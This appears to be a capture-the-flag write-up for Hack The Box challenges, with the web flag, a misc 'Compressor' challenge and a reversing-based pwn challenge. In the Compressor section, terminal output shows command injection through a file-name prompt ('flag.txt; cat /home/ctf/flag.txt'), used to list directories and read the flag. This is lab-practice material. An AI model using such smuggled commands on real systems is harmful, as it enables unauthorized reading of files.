
```
(kali㉿kali)-[~/Desktop/web_amidst_us/challenge]$ echo "SFRCe21fc2x1chRfxlFd2F5X3Rx3jZX0" | base64 -d
HTB{i_slept_my_way_to_rce}
```

Flag: HTB{i\_slept\_my\_way\_to\_rce}

# Misc challenges

## Compressor

### Challenge info



### Binary exploitation

Provided application allows users to read files from a directory and I used it to exploit the app by submitting arbitrary commands.

A screenshot of a terminal window titled 'kali@kali: ~'. The window shows a netcat session connected to port 31125. The user is interacting with a component selection menu. The menu lists four components: Head, Torso, Hands, and Legs. The 'Head' component is selected. The user is prompted to choose a component and then to enter a sub-directory. The terminal also displays a list of actions available to the user.

```
kali㉿kali: ~
File Actions Edit View Help
Actions:
1. Create artifact
2. List directory (pwd; ls -la)
3. Read artifact (cat ./<name>)
4. Compress artifact (zip <name>.zip <name> <options>)
5. Change directory (cd <dirname>)
6. Clean directory (rm -rf ./*)
7. Exit
[*] Choose action: 2
/home/ctf/XjsGK7YnohGH9kFg9KEKGvvsAuWAPZK/Head
total 8
drwxr-sr-x  2 ctf      ctf          4096 May 18 12:24 .
drwxr-sr-x  6 ctf      ctf          4096 May 18 12:24 ..
Actions:
1. Create artifact
2. List directory (pwd; ls -la)
3. Read artifact (cat ./<name>)
4. Compress artifact (zip <name>.zip <name> <options>)
5. Change directory (cd <dirname>)
6. Clean directory (rm -rf ./*)
7. Exit
[*] Choose action: 5
Component List:
+---+
| 1. Head 📁 |
| 2. Torso 📁 |
| 3. Hands 📁 |

```


```
kali㉿kali: ~
File Actions Edit View Help
4. Compress artifact (zip <name>.zip <name> <options>)
5. Change directory (cd <dirname>)
6. Clean directory (rm -rf ./*)
7. Exit
[*] Choose action: 3
Insert name you want to read: flag.txt; ls -la /home/ctf/
cat: can't open './flag.txt': No such file or directory
total 36
drwxr-sr-x  1 ctf      ctf          4096 May 18 12:24 .
drwxr-sr-x  1 root    root         4096 Mar  3 15:18 ..
drwxr-sr-x  6 ctf      ctf          4096 May 18 12:04 WvkUgS1zn4pOn6T6PQtfPJ2F22ZSLXP7
drwxr-sr-x  6 ctf      ctf          4096 May 18 12:24 XjsGK7YnohGH9kFg9KEKGvvsAuWAPZK
-rwxrwxr-x  1 root    root         3166 May 12 23:51 artifacts.py
-rw-rw-r--  1 root    root         263 May 12 23:32 clear.py
-rw-rw-r--  1 root    root         38 May 12 17:37 flag.txt
drwxr-sr-x  6 ctf      ctf          4096 May 18 12:04 ygz9zeH025GV4Ci9Rk8GJrH8FVrGtDIV
Actions:
1. Create artifact
2. List directory (pwd; ls -la)
3. Read artifact (cat ./<name>)
4. Compress artifact (zip <name>.zip <name> <options>)
5. Change directory (cd <dirname>)
6. Clean directory (rm -rf ./*)
7. Exit
[*] Choose action: 3
Insert name you want to read: flag.txt; cat /home/ctf/flag.txt
cat: can't open './flag.txt': No such file or directory
HTB{GTFO_4nd_m4k3_th3_b35t_4rt1f4ct5}
Actions:
1. Create artifact
```

Flag: HTB{GTFO\_4nd\_m4k3\_th3\_b35t\_4rt1f4ct5}

# Pwn



## Space Pirate: Entrypoint

Challenge intro






## Reversing downloaded binary using IDA free

Downloaded binary had two options: scan card and insert password. In order to get the flag you should provide a valid password. I uploaded the application to IDA free and started analysis of disassembled code. After some time I mentioned that there is a string that is used to validate provided by user password but the binary ignores the first 15 characters of the discovered string.



## Remote exploitation





Flag: HTB{th3\_g4t35\_4r3\_0p3n!}